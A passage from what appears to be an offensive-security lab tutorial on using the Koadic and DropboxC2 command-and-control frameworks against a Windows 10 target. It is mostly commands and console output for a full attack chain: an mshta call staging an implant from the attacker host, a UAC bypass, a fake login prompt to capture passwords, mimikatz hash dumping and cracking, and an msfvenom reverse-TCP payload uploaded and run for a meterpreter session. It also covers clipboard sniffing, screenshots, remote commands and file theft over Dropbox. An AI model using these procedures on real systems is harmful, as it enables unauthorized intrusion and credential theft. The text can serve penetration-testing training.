mshta //192.168.1.107:9999/sales
```




```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\raj>mshta http://192.168.1.107:9999/sales ↵
C:\Users\raj>
```

Once the malicious sales file will get executed on the target machine, you will have a Zombie connection just like metasploit.

```
zombies 0
```



```
[+] Zombie 0: Staging new connection (192.168.1.103)
[+] Zombie 0: DESKTOP-2KSCK6B\raj @ DESKTOP-2KSCK6B -- Windows 10 Enterprise
(koadic: sta/js/mshta)# zombies 0 ↵
ID: 0
Status: Alive
First Seen: 2019-01-12 11:52:50
Last Seen: 2019-01-12 11:53:03
Listener: 0

IP: 192.168.1.103
User: DESKTOP-2KSCK6B\raj
Hostname: DESKTOP-2KSCK6B
Primary DC: Unknown
OS: Windows 10 Enterprise
OSBuild: 10586
OSArch: 64
Elevated: No No ↓

User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; I
Session Key: 3bb3ae790ca3470f870537ab47ee4d60

JOB NAME STATUS ERRNO
-----
```

Privilege Escalation with Koadic Implants

Once you have zombie session after than you can use implant modules for privilege escalation that includes bypass UAC.

Koadic contains all modules to bypass UAC of Windows 7, 8, 10 platform so that you can extract system level information. We can load this module by running the command below within Koadic.

```
use implant/elevate/bypassuac_eventvwr
```

Then, we will set the payload value to run the module. You can use default zombie value as "ALL" to attack all zombies or can set the particular zombie if you want to attack. Use the command below to adjust the payload value and zombie.

```
set PAYLOAD 0  
set ZOMBIE 0  
run
```

```
(koadic: sta/js/mshta)# use implant/elevate/bypassuac_eventvwr ↵  
(koadic: imp/ele/bypassuac_eventvwr)# options  


| NAME    | VALUE | REQ | DESCRIPTION                     |
|---------|-------|-----|---------------------------------|
| PAYLOAD |       | yes | run listeners for a list of IDs |
| ZOMBIE  | ALL   | yes | the zombie to target            |

  
(koadic: imp/ele/bypassuac_eventvwr)# set PAYLOAD 0 ↵  
[+] PAYLOAD => 0  
(koadic: imp/ele/bypassuac_eventvwr)# set ZOMBIE 0 ↵  
[+] ZOMBIE => 0  
(koadic: imp/ele/bypassuac_eventvwr)# run ↵  
[*] Zombie 0: Job 0 (implant/elevate/bypassuac_eventvwr) created.  
[+] Zombie 0: Job 0 (implant/elevate/bypassuac_eventvwr) completed.  
[+] Zombie 1: Staging new connection (192.168.1.103)  
(koadic: imp/ele/bypassuac_eventvwr)# zombies ↵  


| ID | IP            | STATUS | LAST SEEN           |
|----|---------------|--------|---------------------|
| 0  | 192.168.1.103 | Alive  | 2019-01-12 12:01:01 |
| 1  | 192.168.1.103 | Alive  | 2019-01-12 12:00:56 |

  
Use "zombies ID" for detailed information about a session.  
Use "zombies IP" for sessions on a particular host.  
Use "zombies DOMAIN" for sessions on a particular Windows domain.  
Use "zombies killed" for sessions that have been manually killed.  
  
[+] Zombie 1: DESKTOP-2KSCK6B\raj* @ DESKTOP-2KSCK6B -- Windows 10 Enterprise  
(koadic: imp/ele/bypassuac_eventvwr)# zombies 1 ↵  


|              |                                                                                      |
|--------------|--------------------------------------------------------------------------------------|
| ID:          | 1                                                                                    |
| Status:      | Alive                                                                                |
| First Seen:  | 2019-01-12 12:00:56                                                                  |
| Last Seen:   | 2019-01-12 12:01:07                                                                  |
| Listener:    | 0                                                                                    |
| IP:          | 192.168.1.103                                                                        |
| User:        | DESKTOP-2KSCK6B\raj*                                                                 |
| Hostname:    | DESKTOP-2KSCK6B                                                                      |
| Primary DC:  | Unknown                                                                              |
| OS:          | Windows 10 Enterprise                                                                |
| OSBuild:     | 10586                                                                                |
| OSArch:      | 64                                                                                   |
| Elevated:    | YES!                                                                                 |
| User Agent:  | Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; aa4c2516f3264cf9ce54132b661a853) |
| Session Key: |                                                                                      |


| JOB | NAME | STATUS | ERRNO |
|-----|------|--------|-------|
|     |      |        |       |


```

Post Exploitation

Generate Fake Login Prompt

You can start a phishing attack with koadic and track the victim's login credentials. We can load this module by running the command below within Koadic.


```
use implant/phish/password_box  
set ZOMBIE 1  
run
```

```
(koadic: imp/gat/hashdump_sam)# use implant/phish/password_box ↵  
(koadic: imp/phi/password_box)# options
```

NAME	VALUE	REQ	DESCRIPTION
MESSAGE	You must enter y... yes	yes	Displayed to user
ZOMBIE	ALL	yes	the zombie to target

```
(koadic: imp/phi/password_box)# set ZOMBIE 1 ↵  
[+] ZOMBIE => 1  
(koadic: imp/phi/password_box)# run ↵  
[*] Zombie 1: Job 3 (implant/phish/password_box) created.
```

This will launch a Prompt screen for login at the victim's machine.



Therefore, if the victim enters his password in a fake prompt, you get the password in the command-and-control shell of Koadic.

```
[+] Zombie 1: Job 3 (implant/phish/password_box) completed.  
Input contents:  
123
```

Enable Rdesktop

Just like metasploit, here also you can enable remote desktop service in the victim's machine with the following implant module.

```
use implant/manage/enable_rdesktop
set ZOMBIE 1
run
```

As you can observe in the below image that job 4 is completed successfully and it has enabled rdesktop service.

```
(koadic: imp/phi/password_box)# use implant/manage/enable_rdesktop ↵
(koadic: imp/man/enable_rdesktop)# options

      NAME      VALUE      REQ      DESCRIPTION
-----+-----+-----+
ENABLE    true       yes      toggle to enable or disable
ZOMBIE    ALL        yes      the zombie to target

(koadic: imp/man/enable_rdesktop)# set ZOMBIE 1 ↵
[+] ZOMBIE => 1
(koadic: imp/man/enable_rdesktop)# run ↵
[*] Zombie 1: Job 4 (implant/manage/enable_rdesktop) created.
[+] Zombie 1: Job 4 (implant/manage/enable_rdesktop) completed.
```

We can ensure for rdesktop service with the help of nmap to identify state for port 3389.

```
nmap -p3389 192.168.1.103
```

Hmm!! So you can observe from nmap result we found port 3389 is open which means **rdesktop** service is enabled.

```
root@kali:~# nmap -p3389 192.168.1.103 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-12 12:09 EST
Nmap scan report for 192.168.1.103
Host is up (0.0011s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:7D:AC:B6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Inject Mimikatz

It will let you inject mimikatz in victim's machine for extracting the password from inside the machine. We can load this module by running the command below within Koadic.

```
use implant/inject/mimikatz_dotnet2js
set ZOMBIE 1
run
```

As result, it will dump the **NTLM hash** password which we need to crack. Save the NTLM value in a text file.

```
(koadic: imp/man/enable_rdesktop)# use implant/inject/mimikatz_dotnet2js ↵
(koadic: imp/inj/mimikatz_dotnet2js)# options
      NAME      VALUE      REQ      DESCRIPTION
      -----  -----
      DIRECTORY %TEMP%    no       writeable directory on zombie
      MIMICMD sekurlsa::logonp... yes     What Mimikatz command to run?
      ZOMBIE  ALL       yes     the zombie to target

(koadic: imp/inj/mimikatz_dotnet2js)# set ZOMBIE 1 ↵
[+] ZOMBIE => 1
(koadic: imp/inj/mimikatz_dotnet2js)# run ↵
[*] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) created.
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) privilege::debug -> got SeDebugPrivilege!
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) token::elevate -> got SYSTEM!
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) completed.
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) Results

msv credentials      www.hackingarticles.in
=====
Username      Domain      NTLM          SHA1
-----        -----
raj           DESKTOP-2KSCK6B 3dbde697d71690a769204beb12283678 0d5399508427ce79556cda71918020cle8d15b53
raj           DESKTOP-2KSCK6B 3dbde697d71690a769204beb12283678 0d5399508427ce79556cda71918020cle8d15b53

wdigest credentials
=====
Username      Domain      Password
-----        -----
(null)        (null)      (null)
DESKTOP-2KSCK6B$ WORKGROUP  (null)
raj           DESKTOP-2KSCK6B (null)

kerberos credentials
=====
Username      Domain      Password
-----        -----
(null)        (null)      (null)
desktop-2ksck6b$ WORKGROUP  (null)
raj           DESKTOP-2KSCK6B (null)

(koadic: imp/inj/mimikatz_dotnet2js) #
```

Then we will use john the ripper for cracking hash value, therefore run following command along with the hash file as shown below:

```
john hash --format=NT
```

As you can observe that it has shown 123 as the password extracted from the hash file.

```
root@kali:~# john hash --format=NT ↵
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123          (?)
1g 0:00:00:00 DONE 2/3 (2019-01-12 12:13) 5.555g/s 1066p/s 1066c/s 123456..knight
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Execute Command

Since we have high privileged shell, therefore, we are free to run any implant module for Post exploitation, and now we are using exec_cmd to execute any command on the Windows system. To load this implant, run the command given below.

```
use implant/manage/exec_cmd
```

Then, we will set the CMD value to run the specified command along with Zombie id.

```
set CMD ipconfig  
set ZOMBIE 1  
run
```

```
[koadic: imp/inj/mimikatz_dotnet2js]# use implant/manage/exec_cmd ↵  
[koadic: imp/man/exec_cmd]# options  


| NAME      | VALUE              | REQ | DESCRIPTION                    |
|-----------|--------------------|-----|--------------------------------|
| CMD       | regsvr32 /s /n ... | yes | command to run                 |
| OUTPUT    | true               | yes | retrieve output?               |
| DIRECTORY | %TEMP%             | no  | writeable directory for output |
| ZOMBIE    | 1                  | yes | the zombie to target           |

  
[koadic: imp/man/exec_cmd]# set CMD ipconfig ↵  
[+] CMD => ipconfig  
[koadic: imp/man/exec_cmd]# set ZOMBIE 1 ↵  
[+] ZOMBIE => 1  
[koadic: imp/man/exec_cmd]# run ↵  
[*] Zombie 1: Job 13 (implant/manage/exec_cmd) created.  
Result for `ipconfig`:  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::50a5:d194:6d77:3898%5  
IPv4 Address. . . . . : 192.168.1.103  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.1.1  
  
Tunnel adapter isatap.{E3856CE0-55D1-4B12-94B1-AE48F02E23F8}:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
Tunnel adapter Local Area Connection* 3:  
  
Connection-specific DNS Suffix . :  
IPv6 Address. . . . . : 2001:0:9d38:6abd:3c90:333f:98ec:671e  
Link-local IPv6 Address . . . . . : fe80::3c90:333f:98ec:671e%3  
Default Gateway . . . . . : :
```

Obtain Meterpreter Session from Zombie Session

If you are having zombie session then you can get meterpreter session through it. Generate a malicious file with the help of msfvenom and start multi handle, as we always do in metasploit.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107  
lport=1234 -f exe > shell.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe > shell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload ↑  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes
```

Koadic provides an implant module that allows you to upload any file inside the machine of the victim if you have zombie sessions. To load this implant, run the following command:

```
use implant/util/upload_file
```

Now set the file location and Zombie Id then run the module. This will upload your malicious in writable directory i.e., %TEMP%.

```
set LFILE /root/shell.exe  
set ZOMBIE 1  
run
```

Once the job is completed then again use exec_cmd to run the uploaded file with the help of this module.

```
use implant/manage/exec_cmd
```

Then, we will set the CMD value to run the uploaded shell.exe file along with Zombie id.

```
set CMD %TEMP%/shell.exe  
set ZOMBIE 1  
run
```

```
(koadic: imp/man/exec_cmd)# use implant/util/upload_file ↵
(koadic: imp/uti/upload_file)# options
      NAME      VALUE      REQ      DESCRIPTION
      -----      -----      ----
      LFILE          yes      local file to upload
      DIRECTORY    %TEMP%    no       writeable directory
      ZOMBIE        ALL      yes      the zombie to target

(koadic: imp/uti/upload_file)# set LFILE /root/shell.exe ↵
[+] LFILE => /root/shell.exe
(koadic: imp/uti/upload_file)# set ZOMBIE 1 ↵
[+] ZOMBIE => 1
(koadic: imp/uti/upload_file)# run ↵
[*] Zombie 1: Job 14 (implant/util/upload_file) created.
[*] Zombie 1: Job 14 (implant/util/upload_file) completed.
(koadic: imp/uti/upload_file)# use implant/manage/exec_cmd ↵
(koadic: imp/man/exec_cmd)# set CMD %TEMP%/shell.exe ↵
[+] CMD => %TEMP%/shell.exe
(koadic: imp/man/exec_cmd)# set ZOMBIE 1 ↵
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)# run ↵
[*] Zombie 1: Job 15 (implant/manage/exec_cmd) created.
(koadic: imp/man/exec_cmd)#

```

Once you will execute the malicious exe file within Koadic zombie session, you will get a meterpreter session in the metasploit framework as shown below:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload
windows/meterpreter/reverse_tcp
msf exploit(handler) > set rhost IP 192.168.1.107
msf exploit(handler) > set lport 1234
msf exploit(handler) > exploit
```

Once the file is executed on the machine, we will get the victim machine meterpreter session as shown below:

```
msf > use exploit/multi/handler ↵
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.103
[*] [Meterpreter session 1 opened] (192.168.1.107:1234 -> 192.168.1.103:51840) at 2

meterpreter > sysinfo ↵
Computer : DESKTOP-2KSCK6B
OS : Windows 10 (Build 10586).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > 
```

DropboxC2

DBC2 is primarily a tool for post-exploitation. It has an agent running on the target's machine, a controller, running on any machine, PowerShell modules, and Dropbox servers as a means of communication. It is inspired by the PowerShell Empire Framework. This tool is developed using python. The credit for developing this tool goes to [Arno0x0x](#).

For this particular demonstration,

Attacker: Kali Linux

Target: Windows 10

Installation

To begin, first, we need the tool on our Attacker Machine. To do this, we will clone the tool directly from the GitHub.

```
git clone https://github.com/Arno0x/DBC2
```

```
root@kali:~# git clone https://github.com/Arno0x/DBC2 ↵
Cloning into 'DBC2'...
remote: Enumerating objects: 216, done.
remote: Total 216 (delta 0), reused 0 (delta 0), pack-reused 216
Receiving objects: 100% (216/216), 4.55 MiB | 185.00 KiB/s, done.
Resolving deltas: 100% (102/102), done.
```

After running the above command, we would have a directory created by the name of DBC2. Now, we will traverse inside that directory using the cd command. After that, we are going to need to install the dependencies of the tool. There are multiple ways to do this, but here we are using pip command along with a requirements.txt file that we cloned from git earlier.

```
cd DBC2/
pip install -r requirements.txt
```

```
root@kali:~# cd DBC2/ ↵
root@kali:~/DBC2# pip install -r requirements.txt ↵
Requirement already satisfied: requests>=2.11 in /usr/lib/
Collecting tabulate (from -r requirements.txt (line 2))
  Downloading https://files.pythonhosted.org/packages/c2/f
6kB)
    100% |██████████| 51kB 932kB/s
```

Getting Dropbox API

Now, this tool uses the Dropbox Servers as the medium to run agents on the target machine. In order to do that, this tool requires a Dropbox API. To get that, first, create an account on [Dropbox](#). Then after creating the account, head to developer tools [here](#). A webpage will open similar to the one shown below. Here we will select the “Dropbox API”. Then in the type of access section, we will choose “App folder”. Name the app as per choice. Then click on Create App Button to proceed.

1. Choose an API

Dropbox API For apps that need to access files in Dropbox. [Learn more](#)

Dropbox Business API For apps that need access to Dropbox Business team info. [Learn more](#)

2. Choose the type of access you need

[Learn more about access types](#)

App folder – Access to a single folder created specifically for your app.

Full Dropbox – Access to all files and folders in a user's Dropbox.

3. Name your app

pavandeep

This will lead to another webpage as shown below. Here, move on to the OAuth 2 Section, and Generate access token. This will give the Dropbox API required for this particular practical.

App key ws0zf...xky91

App secret 1c0*...*7.ye5

OAuth 2

Redirect URIs

https:// (http allowed for localhost)

Allow Implicit grant

Allow

Generated access token

e0CAGJd...kk4B0ZE

This access token can be used to access your account (hackingarticles@inboxbe) with anyone.

Copy the Generated access token, now get to the directory we cloned earlier. Here we have a file named config.py. We will open it using nano command and paste the Access token as the value for “defaultAccessToken” as shown in the given screenshot given below.

```
# Dropbox API access token
# If this entry is empty or missing, user will be prompted to enter it manually at startup
defaultAccessToken = "e0CAGJdQfAA=-----fAv07xR3tV-----f-----vkk4B0ZE"

# Base64 encoded 128 bits key used for AES encryption
# If this entry is empty or missing, user will be prompted to enter it manually at startup
defaultMasterKey = ""
```

Exploiting Target

Now, it's time to run the tool, check for appropriate permission before running the tool. As we run the tool, we are greeted with a cool looking banner as shown in the given below. Followed by some details about the Author and Version and tool. After this, it will ask for a master password which will be used to encrypt all the data between the agents and the controller. Enter the password of choice. It will encrypt the password entered and display the result. We can copy the code shown and add to the config.py file so that it doesn't ask again for a master password. After this, it will create an incoming directory inside the Directory we cloned earlier. This will be used as a buffer to save files from the target.

```
python dropboxC2.py
```

```
root@kali:~/DBC2# python dropboxC2.py ↵
D R O P B O X C 2

[*] DropboxC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.2.4
[*][CONFIG] Using Dropbox API access token from configuration file
[SETUP] Enter the master password used to encrypt all data between the agents and the controller:
[+] Derived master key from password: [FVIkFdELS3rSU9v3zaFunA==]
You can save it in the config file to reuse it automatically next time
[+] Creating [./incoming] directory for incoming files
[*] Starting Polling thread

Agent ID      Status      Last Beacon (UTC)      Wake Up time (UTC)
-----
```

[main]#> █

This tool requires to upload the modules and stager on Dropbox before proceeding further. We will do this using the command given below.

```
publishStage dbc2_agent.exe
```

```
[main]#> publishStage dbc2_agent.exe ↵
[*] Publishing [./agent/releasedbc2_agent.exe] to the C2 server
[*] Agent stage XOR encrypted with key [328ffc90432b32022fcb158f7997fc776
46bfe15791d56c0d6c2361ca7302401] and successfully published
[*] Stage successfully shared with public URL [https://www.dropbox.com/s/
6ro498rtgq3blxi/default.aa?dl=1]
```

This will upload a file on the Dropbox as shown in the image given below. This file is encrypted using XOR encryption.

Home

Starred

Recent



default.aa

Added 5 mins ago · pavandeep



Apps

Added 9 mins ago · Dropbox



Get Started with Dropbox Paper.url

Added 11 mins ago · Dropbox



Get Started with Dropbox.pdf

Added 11 mins ago · Dropbox

Now let's check if the stage is published using the command given below:

listPublishedStage

```
[main]#> listPublishedStage ↵
Stage name      Public link
-----
default        https://www.dropbox.com/s/6ro498rtgq3blxi/default.aa?dl=1
```

Now that stage is uploaded, let's use it to create a stager. We are going to create a batch file. But we can use many other types of stager options. This tool provides stager in macro, oneliner, JavaScript, MS build sct and much more. This command will create a stager.bat in the tmp directory. We sent this bat file to our target machine.

genStager batch default

```
[main]#> genStager batch default ↵
[+] Batch stager saved in [/tmp/stager.bat]
```

After the batch file is executed on the target machine, we will be informed with a message on the terminal that Agent found with ID. Now we will use the list command to see the list of the agents. And then we will copy the AgentID and then use it to interact with the session as shown in the given image.

**list
use [AgentID]**

```
[main]#> list ↵
Agent ID                      Status    Last Beacon (UTC)    Wake Up
time (UTC)
-----
41b2205f14866537dc319a9c8d587820  ALIVE   2019-04-11T09:43:22Z  N/A

[main]#> use 41b2205f14866537dc319a9c8d587820 ↵
[*] Using agent ID [41b2205f14866537dc319a9c8d587820]
[41b2205f14]#>
```

This will create a file on the Dropbox with the .status extension as shown in the given image.

Home

Starred

Recent

41b2205f14866537dc319a9c8d587820.status ☆

Edited just now · pavandeep

Share

default.aa

Added 20 mins ago · pavandeep

Apps

Added 24 mins ago · Dropbox

Get Started with Dropbox Paper.url

Added 26 mins ago · Dropbox

Get Started with Dropbox.pdf

Added 26 mins ago · Dropbox

Clipboard Sniffing


We can get the clipboard data that the target has on its clipboard. That is., the data he/she has copied. To do this we will have to start a sniffer using the command clipboardLogger start. Then wait till the target copies some data. Then Stop the sniffer using the command clipboardLogger stop. After stopping the sniffer the clipboard will be saved in a text file inside the incoming directory.

```
clipboardLogger start  
clipboardLogger stop
```

```
[41b2205f14]#> clipboardLogger start ↵  
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [1]  
[41b2205f14]#>  
[*] Task ID [1] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully  
  
[41b2205f14]#> clipboardLogger stop ↵  
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [2]  
[41b2205f14]#>  
[*] Task ID [2] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully  
[*] Saving clipboard logger results to file [./incoming/clipboardlogger.txt]  
[*] File saved [./incoming/clipboardlogger.txt]
```

Let's take a look at what target copied on his/her machine. We are going to use the cat command on a new Kali terminal to read the file as shown in the given image.

```
cat /root/DBC2/incoming/clipboardlogger.txt
```




The terminal window shows the command 'cat /root/DBC2/incoming/clipboardlogger.txt' being run. The output displays a screenshot of a web browser window titled 'Hacking Articles' with the URL 'www.hackingarticles.in'. The screenshot includes the header 'Hacking Articles' and 'Raj Chandel's Blog'.

Capturing Screenshot


Now furthermore we can grab a screenshot of then target machine. To do this we will use the screenshot command as shown in the given image.

```
screenshot
```



The terminal window shows the command 'screenshot' being run. The output indicates that an agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [4]. It shows the task completed successfully, prompting to wait for download, and saving the file as 'screenshot.jpg'.

The screenshot will be captured and stored in the incoming directory. We can see that the target is browsing a website on his/her machine in the given image.



Command Execution

We can run some PowerShell commands on the target machine using the parameter cmd. This tool doesn't offer the shell but it can execute one command at a time. So, we type cmd and then it asks the command that is to be executed. Here we run the command dir. And we have the list of files as shown in the given image.

cmd
dir

```
[41b2205f14]#> cmd ↵
Command: dir ↵
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [5]
[41b2205f14]#>
[*] Task ID [5] on agent ID [41b2205f14866537dc319a9c8d587820] completed
[runCLI]

Volume in drive C has no label.
Volume Serial Number is 3618-96DF

Directory of C:\Users\pavan\Downloads

11-04-2019  15:12    <DIR>          .
11-04-2019  15:12    <DIR>          ..
01-04-2019  01:09        2,126,120 AnyDesk.exe
03-01-2016  04:06    <DIR>          IGG-44Humme
09-04-2019  23:46        1,260 maltego.txt
08-04-2019  12:22    <DIR>          Nessus
09-04-2019  11:28    <DIR>          Retina
09-04-2019  11:09        359,495,392 RetinaNetworkCommunity_EN.exe
03-04-2019  11:59        10,393,296 Sequential Mining.zip
10-04-2019  22:40        20,639,897 Steganography Using Reversible Texture Synthesis.
09-04-2019  20:52        1,038,090,241 [Gamepciso.com]P7723.part1.rar
09-04-2019  20:50        1,038,090,241 [Gamepciso.com]P7723.part2.rar
09-04-2019  20:47        924,136,820 [Gamepciso.com]P7723.part3.rar
               8 File(s)   3,392,973,267 bytes
               5 Dir(s)  56,509,140,992 bytes free
```

File Download

Furthermore, we can download files from the target. To do this we will have to use the command getFile followed by the file name or path. This will download the file form the target to our attacker machine.

```
getFile sharetext.txt
```

```
[41b2205f14]#> getFile sharetext.txt
[+] Agent with ID [41b2205f14866537dc319a9c8d587820] has been tasked with task ID [6]
[41b2205f14]#>
[*] Task ID [6] on agent ID [41b2205f14866537dc319a9c8d587820] completed successfully [/41b2205f14866537dc319a9c8d587820.6.rsc]
[*] Please wait while downloading file [/41b2205f14866537dc319a9c8d587820.6.rsc] and saving it to ./incoming/sharetext.txt
[*] File saved [./incoming/sharetext.txt]
```

